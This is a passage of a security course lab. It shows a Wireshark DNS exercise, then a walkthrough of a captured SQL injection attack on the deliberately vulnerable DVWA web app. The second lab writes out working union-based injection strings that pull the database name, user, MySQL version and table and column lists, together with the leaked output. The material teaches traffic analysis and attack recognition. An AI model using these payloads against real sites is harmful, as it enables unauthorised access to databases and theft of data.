> Ethernet II, Src: Netgear_ea:b1:7a (80:37:73:ea:b1:7a), Dst: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.16
> User Datagram Protocol, Src Port: 53, Dst Port: 57729
> Domain Name System (response)
```

Frame (frame), 254 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Question:

What are the source and destination MAC and IP addresses and port numbers? How do they compare to the addresses in the DNS query packets?

Answer: The source IP, MAC address, and port number in the query packet are now destination addresses. The destination IP, MAC address, and port number in the query packet are now source addresses.


b. Expand **Domain Name System (response)**. Then expand the **Flags**, **Queries**, and **Answers**.

c. Observe the results.

Question:

Can the DNS server do recursive queries?

Answer*: Yes, the DNS can handle recursive queries.*


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

udp.port ==53

```
No.   Time        Source         Destination    Protocol Length Info
   16 8.597003    192.168.1.16   192.168.1.1    DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
   17 8.611953    192.168.1.1    192.168.1.16   DNS       161 Standard query response 0x0001 No such name PTR 1.…
   33 15.952381   192.168.1.16   192.168.1.1    DNS        73 Standard query 0x0002 A www.cisco.com
   34 15.963198   192.168.1.1    192.168.1.16   DNS       254 Standard query response 0x0002 A www.cisco.com CNA…
   35 15.966100   192.168.1.16   192.168.1.1    DNS        73 Standard query 0x0003 AAAA www.cisco.com
   36 15.977273   192.168.1.1    192.168.1.16   DNS       294 Standard query response 0x0003 AAAA www.cisco.com …
```

```
Domain Name System (response)
    [Request In: 33]
    [Time: 0.010817000 seconds]
    Transaction ID: 0x0002
  Flags: 0x8180 Standard query response, No error
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .0.. .... .... = Authoritative: Server is not an authority for domain
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... 1... .... = Recursion available: Server can do recursive queries
      .... .... .0.. .... = Z: reserved (0)
      .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the serv
      .... .... ...0 .... = Non-authenticated data: Unacceptable
      .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 5
    Authority RRs: 0
    Additional RRs: 0
  Queries
      www.cisco.com: type A, class IN
          Name: www.cisco.com
          [Name Length: 13]
          [Label Count: 3]
          Type: A (Host Address) (1)
          Class: IN (0x0001)
  Answers
      www.cisco.com: type CNAME, class IN, cname www.cisco.com.akadns.net
      www.cisco.com.akadns.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net
      wwwds.cisco.com.edgekey.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net.globalredir.akadn
      wwwds.cisco.com.edgekey.net.globalredir.akadns.net: type CNAME, class IN, cname e144.dscb.akamaiedge.n
      e144.dscb.akamaiedge.net: type A, class IN, addr 23.52.234.158
```

Frame (frame), 254 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

d. Observe the CNAME and A records in the Answers details.

Question:

How do the results compare to nslookup results?

Answer: The results in the Wireshark should be the same as the results from nslookup in the Command Prompt or terminal.

Reflection

1. From the Wireshark results, what else can you learn about the network when you remove the filter?

   Answer: Without the filters, the results display other packets, such as DHCP and ARP. From these packets and the information contained within these packets, you can learn about other devices and their functions within the LAN.

2. How can an attacker use Wireshark to compromise your network security?

Answer: An attacker on the LAN can use Wireshark to observe the network traffic and can get sensitive information in the packet details if the traffic is not encrypted.

End of document

Lab - Attacking a mySQL Database

Objectives

In this lab, you will view a PCAP file from a previous attack against a SQL database.

Part 1: Open Wireshark and load the PCAP file.

Part 2: View the SQL Injection Attack.

Part 3: The SQL Injection Attack continues…

Part 4: The SQL Injection Attack provides system information.

Part 5: The SQL Injection Attack and Table Information

Part 6: The SQL Injection Attack Concludes.

Background / Scenario

SQL injection attacks allow malicious hackers to type SQL statements in a web site and receive a response from the database. This allows attackers to tamper with current data in the database, spoof identities, and miscellaneous mischief.

A PCAP file has been created for you to view a previous attack against a SQL database. In this lab, you will view the SQL database attacks and answer the questions.

Required Resources

- CyberOps Workstation virtual machine

Instructions

You will use Wireshark, a common network packet analyzer, to analyze network traffic. After starting Wireshark, you will open a previously saved network capture and view a step by step SQL injection attack against a SQL database.

Part 1: Open Wireshark and load the PCAP file.

The Wireshark application can be opened using a variety of methods on a Linux workstation.


a. Start the CyberOps Workstation VM.

b. Click **Applications > CyberOPS > Wireshark** on the desktop and browse to the Wireshark application.

c. In the Wireshark application, click **Open** in the middle of the application under Files.

d. Browse through the **/home/analyst/** directory and search for **lab.support.files**. In the **lab.support.files** directory and open the **SQL_Lab.pcap** file.

e. The PCAP file opens within Wireshark and displays the captured network traffic. This capture file extends over an 8-minute (441 second) period, the duration of this SQL injection attack.



```
No.  Time        Source     Destination  Protocol Length Info
   6 0.005700    10.0.2.15  10.0.2.4     HTTP      430 HTTP/1.1 302 Found
   7 0.005700    10.0.2.4   10.0.2.15    TCP        66 35614→80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSe
   8 0.014383    10.0.2.4   10.0.2.15    HTTP      496 GET /dvwa/index.php HTTP/1.1
   9 0.015485    10.0.2.15  10.0.2.4     HTTP     3107 HTTP/1.1 200 OK  (text/html)
  10 0.015485    10.0.2.4   10.0.2.15    TCP        66 35614→80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TS
  11 0.068625    10.0.2.4   10.0.2.15    HTTP      429 GET /dvwa/dvwa/css/main.css HTTP/1.1
  12 0.070400    10.0.2.15  10.0.2.4     HTTP     1511 HTTP/1.1 200 OK  (text/css)
  13 174.254430  10.0.2.4   10.0.2.15    HTTP      536 GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.
  14 174.254581  10.0.2.15  10.0.2.4     TCP        66 80→35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=9
  15 174.257989  10.0.2.15  10.0.2.4     HTTP     1861 HTTP/1.1 200 OK  (text/html)
  16 220.490531  10.0.2.4   10.0.2.15    HTTP      577 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%270%27%3D%270+&Subr
  17 220.490637  10.0.2.15  10.0.2.4     TCP        66 80→35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93660 TSecr=1
  18 220.493085  10.0.2.15  10.0.2.4     HTTP     1918 HTTP/1.1 200 OK  (text/html)
  19 277.727722  10.0.2.4   10.0.2.15    HTTP      630 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+
  20 277.727871  10.0.2.15  10.0.2.4     TCP        66 80→35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=
  21 277.732200  10.0.2.15  10.0.2.4     HTTP     1955 HTTP/1.1 200 OK  (text/html)
  22 313.710129  10.0.2.4   10.0.2.15    HTTP      659 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+
  23 313.710277  10.0.2.15  10.0.2.4     TCP        66 80→35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=
  24 313.712414  10.0.2.15  10.0.2.4     HTTP     1954 HTTP/1.1 200 OK  (text/html)
  25 383.277032  10.0.2.4   10.0.2.15    HTTP      680 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+
  26 383.277811  10.0.2.15  10.0.2.4     TCP        66 80→35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134358 TSecr=
  27 383.284289  10.0.2.15  10.0.2.4     HTTP     4068 HTTP/1.1 200 OK  (text/html)
  28 441.804070  10.0.2.4   10.0.2.15    HTTP      685 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union+select+
  29 441.804427  10.0.2.15  10.0.2.4     TCP        66 80→35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148990 TSecr=
  30 441.807206  10.0.2.15  10.0.2.4     HTTP     2091 HTTP/1.1 200 OK  (text/html)
```


What are the two IP addresses involved in this SQL injection attack based on the information displayed?

Answer: 10.0.2.4 and 10.0.2.15

Part 2: View the SQL Injection Attack.

In this step, you will be viewing the beginning of an attack.

a. Within the Wireshark capture, right-click line 13 and select **Follow** > **HTTP Stream**. Line 13 was chosen because it is a GET HTTP request. This will be very helpful in following the data stream as the application layers sees it and leads up to the query testing for the SQL injection.




```
No.  Time        Source     Destination  Protocol Length Info
  12 0.070400    10.0.2.15  10.0.2.4     HTTP     1511 HTTP/1.1 200 OK  (text/css)
  13 174.254430  10.0.2.4                                    dvwa/vulnerabilities/sqli/?id=1%3D1&Subm
  14 174.254581  10.0.2.15                                   35638 [ACK] Seq=1 Ack=471 Win=235 Len=0
  15 174.257989  10.0.2.15                                   1.1 200 OK  (text/html)
  16 220.490531  10.0.2.4                                    dvwa/vulnerabilities/sqli/?id=1%27+or+%2
  17 220.490637  10.0.2.15                                   35640 [ACK] Seq=1 Ack=512 Win=235 Len=0
  18 220.493085  10.0.2.15                                   1.1 200 OK  (text/html)
  19 277.727722  10.0.2.4                                    dvwa/vulnerabilities/sqli/?id=1%27+or+1%
  20 277.727871  10.0.2.15                                   35642 [ACK] Seq=1 Ack=565 Win=236 Len=0
  21 277.732200  10.0.2.15                                   1.1 200 OK  (text/html)

Frame 13: 536 bytes on wire (4288
Ethernet II, Src: PcsCompu_ca:e1:                            8:00:27:9f:48:a0)
Internet Protocol Version 4, Src:
Transmission Control Protocol, Sr                             470
Hypertext Transfer Protocol

0000  08 00 27 9f 48 a0 08 00  27 ca
0010  02 0a 5b 01 40 00 40 06  c5 da
```

Apply a display filter … <Ctrl-/>
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift… Ctrl+Shift+T
Packet Comment… Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As…
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream

The source traffic is shown in red. The source has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. In the **Find** field, enter **1=1**. Click **Find Next**.



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · SQL_Lab.pcap


```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1443
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (5,894 bytes)   Show and save data as ASCII

Find: 1=1

c. The attacker has entered a query (1=1) into a UserID search box on the target 10.0.2.15 to see if the application is vulnerable to SQL injection. Instead of the application responding with a login failure message, it responded with a record from a database. The attacker has verified they can input an SQL command and the database will respond. The search string 1=1 creates an SQL statement that will be always true. In the example, it does not matter what is entered into the field, it will always be true.



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · SQL_Lab.pcap

```
                                        <input type="submit" name="Submit"
value="Submit">
                              </p>

                    </form>
                    <pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
          </div>

          <h2>More Information</h2>
          <ul>
                    <li><a href="http://www.securiteam.com/securityreviews/
5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/
```


1 client pkt, 1 server pkt, 1 turn.

Entire conversation (5,894 bytes)   Show and save data as ASCII

Find: 1=1

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.


SQL_Lab.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
tcp.stream eq 1

No.   Time        Source      Destination  Protocol Length Info
   13 174.254430  10.0.2.4    10.0.2.15    HTTP      536 GET /dvwa/vulnerabili
   14 174.254581  10.0.2.15   10.0.2.4     TCP        66 80 → 35638 [ACK] Seq=
   15 174.257989  10.0.2.15   10.0.2.4     HTTP     1861 HTTP/1.1 200 OK  (tex
```


Part 3: The SQL Injection Attack continues...

In this step, you will be viewing the continuation of an attack.

a. Within the Wireshark capture, right-click line 19, and click **Follow** > **HTTP Stream**.

b. In the **Find** field, enter **1=1**. Click **Find Next**.

c. The attacker has entered a query (1’ or 1=1 union select database(), user()#) into a UserID search box on the target 10.0.2.15. Instead of the application responding with a login failure message, it responded with the following information:


Wireshark · Follow HTTP Stream (tcp.stream eq 3) · SQL_Lab.pcap

```
                                        </p>

                              </form>
                              <pre>ID: 1' or 1=1 union select database(), user()#<br /
>First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or
1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</
pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br /
>Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(), user()#<br /
>First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select
database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
                 </div>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (6,532 bytes) · Show and save data as: ASCII

Find: 1=1

The database name is **dvwa** and the database user is **root@localhost**. There are also multiple user accounts being displayed.

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.


Part 4: The SQL Injection Attack provides system information.

The attacker continues and starts targeting more specific information.

a. Within the Wireshark capture, right-click line 22 and select **Follow** > **HTTP Stream**. In red, the source traffic is shown and is sending the GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. In the **Find** field, enter **1=1**. Click **Find Next**.

c. The attacker has entered a query (1’ or 1=1 union select null, version ()#) into a UserID search box on the target 10.0.2.15 to locate the version identifier. Notice how the version identifier is at the end of the output right before the </pre>.</div> closing HTML code.



Wireshark · Follow HTTP Stream (tcp.stream eq 4) · SQL_Lab.pcap

```
                                 </p>

                       </form>
                       <pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union
select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or
1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</
pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br /
>Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
            </div>

            <h2>More Information</h2>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (6,548 bytes)

Show and save data as ASCII

Find: 1=1

What is the version?

Answer: MySQL 5.7.12-0

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.


Part 5: The SQL Injection Attack and Table Information.

The attacker knows that there is a large number of SQL tables that are full of information. The attacker attempts to find them.

a. Within the Wireshark capture, right-click on line 25 and select **Follow** > **HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. In the **Find** field, enter **users**. Click **Find Next**.

c. The attacker has entered a query (1’or 1=1 union select null, table_name from information_schema.tables#) into a UserID search box on the target 10.0.2.15 to view all the tables in the database. This provides a huge output of many tables, as the attacker specified “null” without any further specifications.


Wireshark · Follow HTTP Stream (tcp.stream eq 5) · SQL_Lab.pcap

```
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_FOREIGN</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID:
1' or 1=1 union select null, table_name from information_schema.tables#<br />First
name: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name
from information_schema.tables#<br />First name: <br />Surname: columns_priv</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name:
<br />Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name
```

Packet 27. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (45 kB) Show and save data as ASCII

Find: users

What would the modified command of (**1' OR 1=1 UNION SELECT null, column_name FROM INFORMATION_SCHEMA.columns WHERE table_name='users'**) do for the attacker?

Answer: The database will respond with much shorter output filtered by occurrences of the word "users".

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.

